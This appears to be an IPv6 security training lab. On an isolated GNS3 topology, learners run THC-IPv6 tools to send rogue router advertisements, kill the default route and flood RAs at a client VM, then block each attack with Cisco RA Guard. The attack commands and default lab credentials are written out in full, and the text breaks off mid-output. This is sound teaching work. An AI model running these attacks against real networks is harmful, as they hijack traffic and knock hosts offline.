
LAB: IPv6 Security

Lab Environment

Open the GNS3 project file: `IPv6_Security.gns3`

- The lab topology has:
  - 1xRouter
  - 1xSwitch
  - 1xUbuntu (Desktop) client VM
  - 1xUbuntu (Server) attacker VM, with THC-IPv6 toolset already installed



- Lab setup:
  - start the devices one by one (not to overwhelm your host machines)
  - start the router R1 and configure as below.
  - then start switch and configure as below.
  - then start the client VM (verify the correct address configuration)

- and finally start the attacker VM and follow the instructions below.

- Confirm interface name:
  - On the ubuntu attacker VM, check the IP configuration to see the interface name:

    ```
    ifconfig
    ```


    OR

    ```
    ip route show | grep " src " | cut -d " " -f 3,12
    ```

  - In this guide the interface name is `ens32` for ubuntu*1 and `ens34` for Ubuntu*Attack. Depending on the version of Ubuntu the interface name may be `enp0s3` or something different. Where `ens32` or `ens34` is used in this guide replace it with your interface name.

Configure the router:

1. Confirm that the configuration steps from IPv6-SLAAC lab have been completed.



```
R1#sh run | begin Loopback
interface Loopback0
 no ip address
 ipv6 address 2406:6400::1/128
!
interface FastEthernet0/0
 description Connection to IOU-SW
 no ip address
 duplex half
!
interface FastEthernet0/0.100
 description Subinterface for VLAN100
 encapsulation dot1Q 100
 ipv6 address 2406:6400:0:100::1/64
```

2. Verify your configuration with the following outputs:

```
show ipv6 interface ! look at ND stats and different multicast groups joined
show ipv6 route ! shows the ipv6 routing table
show ipv6 neighbors ! the neighbor cache/table
```

3. Enable ICMPv6 ND messages debugging (to see ND messages)


```
debug ipv6 nd
```

4. Save your configurations

```
wr
```

Configure the switch:

1. Confirm that the configuration steps from IPv6-SLAAC lab have been completed.



```
IOU#sh run | begin Ethernet0/0
interface Ethernet0/0
 description Connection to R1
 switchport
 switchport trunk encapsulation dot1q
 switchport mode trunk
 switchport nonegotiate
 duplex auto
!
interface Ethernet0/1
 switchport
 switchport access vlan 100
 switchport mode access
 duplex auto
!
interface Ethernet0/2
 switchport
 switchport access vlan 100
 switchport mode access
 duplex auto
!
```

The Client VM (Ubuntu Desktop)

1. Turn ON (start) both the VMs (Ubuntu*1 and Ubuntu*Attack). You should be logged in automatically (username and password below)


```
username: apnic
password: training
```

2. Verify that the interface `ens32` is UP and has computed the IPv6 address using SLAAC (similar to LAB1)

```
ifconfig
#the address should look something like 2406:6400:0:100:x:x:x:x
#make sure the prefix is the one advertised by the router!
```

3. Also take note of the default router from the Connection Information dropdown menu:

```
should be the router R1's link-local
```



Active Network Connections

ens32

General

Interface:	Ethernet (ens32)
Hardware Address:	00:0C:29:CA:F7:41
Driver:	e1000
Speed:	1000 Mb/s
Security:	None

IPv4

IP Address:	Unknown
Broadcast Address:	Unknown
Subnet Mask:	Unknown

IPv6

IP Address:	2406:6400:0:100:7d33:1d1e:b94f:8952/64
‣ More addresses	
Default Route:	fe80::c801:6ff:fe94:0

4. In case the interface is not listed or you dont see an IPv6 address, toggle the interface

```
sudo ifconfig ens32 down/up
```

Attack 1 - Rogue RA:

1. Execute the following command from the Attacker VM. You will need `sudo` access:

```
sudo atk6-fake_router6 ens34 2406:6400:0:200::/64
```

2. Check the client VM's configured IPv6 address(es)

```
ifconfig
#should have computed new globally scoped IPv6 addresses using the rogue RA prefix (2406:6400:0:200::/64)
#the old addresses will be listed too (until lifetime expiry)
```

3. Verify the client VM's default router from `Connection Information`

   ```
   Default Route:      fe80::f70f:b9ca:b12c:c99f
   Primary DNS:        ff02::fb
   ```

   - client configured the attacker as the default router
   - the attacker also advertised a bogus DNS server (which is under its control)

4. End the attack (`Ctrl+C` on attacker machine), and make sure to toggle the victim machine interface (`ifconfig ens32 down/up`)

Attack 2 - Router Lifetime 0:

1. Verify that the client receives the correct IPv6 prefix and has the right default router (R1's link-local).


2. Execute the following command from the Attacker VM:

   ```
   sudo atk6-kill_router6 ens34 '*'
   ```

   - RA with a `lifetime` of `0` indicates that this router is not the default router anymore and any associated default route should be discarded from the host’s routing table
   - With the `*` as router address, the tool sniffs the network for RAs and immediately sends a kill packet (`lifetime 0`)
   - You can toggle the client VM's interface for quicker result


     ```
     sudo ifconfig ens32 down/up
     ```

3. Keep an eye on the Attacker VM



```
apnic@apnic:~$ sudo atk6-kill_router6 ens34 '*'
Starting to sending router kill entries for * (Press Control-C to end) ...
Sent RA kill packet for fe80::c801:6ff:fe94:0
Sent RA kill packet for fe80::c801:6ff:fe94:0
```

4. Verify the client VM's default router from Connection Information.



Connection Information

Active Network Connections

Ifupdown (ens32)

General

Interface: Ethernet (ens32)
Hardware Address: 00:0C:29:CA:F7:41
Driver: e1000
Speed: 1000 Mb/s
Security: None

IPv4

IP Address: Unknown
Broadcast Address: Unknown
Subnet Mask: Unknown

IPv6

IP Address: 2406:6400:0:100:7d33:1d1e:b94f:8952/64
More addresses

- the default router has been removed due to the kill packet (lifetime 0)

5. End the attack (`Ctrl+C` on attacker machine), and make sure to toggle the victim machine interface (`ifconfig ens32 down/up`)

Attack 3 - RA Flooding (overwhelm nodes):

NOTE: Do not complete this in the nested virtual environment as it causes the system to crash


1. Verify that the client has the corret IPv6 address (based on the prefix advertised by the router) and has the right default router (R1's link-local)

2. Execute the following command from the Attacker VM

```
sudo atk6-flood_router6 ens34
```

   - since this attack sends RAs in bursts of 1000 packets, please kill it as soon as possible (`Ctrl+C`)
   - This attack also has `Extension Header` and `Fragment` options which can bypass defenses like `RA Guard` (discussed under defense)

3. Check the overwhelming impact on the client VM `ifconfig`.



```
apnic@ubuntu:~$ ifconfig
ens32     Link encap:Ethernet  HWaddr 00:0c:29:ca:f7:41
          inet6 addr: 2a01:a384:1eb3:6dc5:4055:77e5:d820:ce5e/64 Scope:Global
          inet6 addr: 2a01:3407:ff90:37cc:82f2:450a:e2e7:740c/64 Scope:Global
          inet6 addr: 2a01:d330:ff1:e37d:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:72f9:2bc5:601a:4547:ac59:f56:62b7/64 Scope:Global
          inet6 addr: 2a01:70e2:9900:7cdf:1c1d:18fd:f121:b039/64 Scope:Global
          inet6 addr: 2a01:5482:fdfa:1daf:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:1230:7d3d:f5dd:2da7:d998:c65d:4213/64 Scope:Global
          inet6 addr: 2a01:cbe0:e0ca:7018:be26:667:e381:c02a/64 Scope:Global
          inet6 addr: 2a01:cb5c:d195:1a7a:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:1230:7d3d:f5dd:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:d330:ff1:e37d:a2b5:5872:f8ac:2d80/64 Scope:Global
          inet6 addr: fe80::d323:ca62:5a85:49f3/64 Scope:Link
          inet6 addr: 2a01:d8fe:acd5:f8c9:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:c8b1:8f9a:46aa:1b91:c594:e353:344f/64 Scope:Global
          inet6 addr: 2a01:6642:2d97:32a1:ab64:bed7:bb75:2c06/64 Scope:Global
          inet6 addr: 2a01:6642:2d97:32a1:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:bb1a:5367:ef4b:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:cbe0:e0ca:7018:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:a384:1eb3:6dc5:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:d8fe:acd5:f8c9:ddb1:a925:a8be:ff9f/64 Scope:Global
          inet6 addr: 2a01:bb1a:5367:ef4b:abc1:4b50:902b:e7e3/64 Scope:Global
          inet6 addr: 2a01:5673:31ef:73ad:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:cb5c:d195:1a7a:9ac4:7c8:fba1:8a0a/64 Scope:Global
          inet6 addr: 2a01:70e2:9900:7cdf:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:9dc:10e9:a781:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:c8b1:8f9a:46aa:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:5482:fdfa:1daf:d71e:d6d1:1c8f:3f2a/64 Scope:Global
          inet6 addr: 2a01:9dc:10e9:a781:e956:3bab:fbc1:ba12/64 Scope:Global
          inet6 addr: 2a01:72f9:2bc5:601a:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2a01:5673:31ef:73ad:1c5d:2f95:5693:7548/64 Scope:Global
          inet6 addr: 2a01:3407:ff90:37cc:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2406:6400:0:100:7d33:1d1e:b94f:8952/64 Scope:Global
          inet6 addr: 2406:6400:0:100:ce7b:dad:5bbb:7fa2/64 Scope:Global
```

- this kind of attack can overwhelm the target/victim machines, since each RA needs to be processed
- CPU intensive to process RAs and compute addresses based on the prefixes in the RAs

4. Verify the change in default router through the `Connection Information` drop down menu

```
Original Default Route - fe80::c801:6ff:fe94:0
```

- each RA will cause the previous router to be deleted and a new default route to be added on the hosts

5. Reboot the client VM (`sudo reboot`), and verify that it gets the correct IPv6 address and has the correct default router (`ifconfig` and `Connection Information` menu).

Defense 1 - RA Guard (against rogue RAs):

NOTE: Please note that RA Guard can easily be circumvented using EH and Fragments (RFC7113)

1. Verify that the client receives the correct IPv6 prefix and has the right default router (R1's link-local).

2. Configure RA Guard on the Switch:

   ```
   ipv6 nd raguard policy HOST
    device-role host
   ipv6 nd raguard policy ROUTER
    device-role router
   ```

3. Attach the RA guard policies on the relevant interfaces

   - apply the policy `ROUTER` to the interface connecting to R1

     ```
     interface eth0/0
     ipv6 nd raguard attach-policy ROUTER
     ```

   - apply the policy `HOST` to `vlan100` (can also be applied per interface)

     ```
     vlan configuration 100
     ipv6 nd raguard attach-policy HOST
     ```

   - save the switch configuration

     ```
     wr
     ```

4. Use the following RA guard verification commands on the switch

   ```
   sh ipv6 snooping features
   sh ipv6 snooping policies
   sh ipv6 snooping capture-policy
   sh ipv6 nd raguard policy HOST
   sh ipv6 nd raguard policy ROUTER
   ```

5. Enable RA guard debugging on the switch

   ```
   debug ipv6 snooping raguard
   ```

6. Initiate Attack 1 (rogue RA) from the Attacker VM

   ```
   sudo atk6-fake_router6 ens34 2406:6400:0:200::/64
   ```

7. Since RA guard debug is enabled on the switch, you should see the RA guard feature drop the rogue RA being initiated by the Attacker VM:

```
*SISF[RAG]: Et0/2 vlan 100 RA Guard setting sec level to GUARD
*SISF[RAG]: Et0/2 vlan 100 RA received by RA guard on Et0/2 from FE80::F70F:B9
CA:B12C:C99F
*SISF[RAG]: Et0/2 vlan 100 option 1 : ND_OPT_SOURCE_LINKADDR
*SISF[RAG]: Et0/2 vlan 100 option 3 : ND_OPT_PREFIX_INFORMATION
*SISF[RAG]: Et0/2 vlan 100 option 5 : ND_OPT_MTU
*SISF[RAG]: Et0/2 vlan 100 !Not a router port: all router messages disallowed
*SISF[RAG]: Et0/2 vlan 100 ! DROP ROUTER-ADVERT src FE80::F70F:B9CA:B12C:C99F
dst FF02::1 reason = 3
```

- RA Guard drops any RA and redirect messages received on a port that is not a router port
- You can also check the RA drop counters on the switch with the following command

  ```
  show ipv6 snooping counters vlan 100
  ```

8. Verify the ipv6 address as well as the default router on the Client VM does not change this time (through `ifconfig` and `Connection Information` menu).

9. RA guard only allows RA and redirect messages received on a router port as we can see from the debug when the RA is received on interface `eth0/0`

```
*SISF[RAG]: Et0/0 vlan 100 RA Guard setting sec level to GUARD
*SISF[RAG]: Et0/0 vlan 100 RA received by RA guard on Et0/0 from FE80::C801:6F
F:FE94:0
*SISF[RAG]: Et0/0 vlan 100 option 1 : ND_OPT_SOURCE_LINKADDR
*SISF[RAG]: Et0/0 vlan 100 option 3 : ND_OPT_PREFIX_INFORMATION
*SISF[RAG]: Et0/0 vlan 100 option 5 : ND_OPT_MTU
```

Defense 2 - RA Guard (against router lifetime 0):

1. Verify that the client receives the correct IPv6 prefix and has the right default router (R1's link-local).

2. Initiate Attack 2 (router lifetime 0) from the Attacker VM

```
sudo atk6-kill_router6 ens34 '*'
```

3. Toggle the client VM's interface for quicker result

```
ifconfig ens32 down/up
```

4. Since RA guard debug is enabled on the switch, you should see the RA guard feature drop the kill packet being initiated by the Attacker VM (with spoofed link-local) on interface eth0/2:

```
*SISF[RAG]: Et0/2 vlan 100 RA Guard setting sec level to GUARD
*SISF[RAG]: Et0/2 vlan 100 RA received by RA guard on Et0/2 from FE80::C801:6FF:FE94:0
*SISF[RAG]: Et0/2 vlan 100 !Not a router port: all router messages disallowed
*SISF[RAG]: Et0/2 vlan 100 ! DROP ROUTER-ADVERT src FE80::C801:6FF:FE94:0 dst FF02::1 reason = 3
```

- even though the Attacker spoofs the source of the RA with R1's link-local, RA guard drops the kill RA packet since it was received on a non-router port

5. Check the RA drop counters on the switch

```
sh ipv6 snooping counters vlan 100
```

6. Verify the ipv6 address as well as the default router on the Client VM does not change this time (through `ifconfig` and `Connection Information` menu).

Defense 3 - RA Guard (against RA flood):

1. Verify that the client has the correct IPv6 address and has the right default router (R1's link-local).

2. Make sure you turn off IPv6 snooping debugging on the switch before you execute the next step


```
undebug all
```

- when creating and working on these labs, the SW would shutdown due to the debug information (processed by the CPU) generated because of the RA flood attack (remember it is in bursts of 1000 pkts)!

3. Initiate Attack 3 (RA flooding) from the Attacker VM

```
sudo atk6-flood_router26 ens34
```

4. But just in case you are curious, here is what the debug messages (one for each RA flood packet) would look like on the switch during the RA flood attack



```
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 RA Guard setting sec level to GUARD
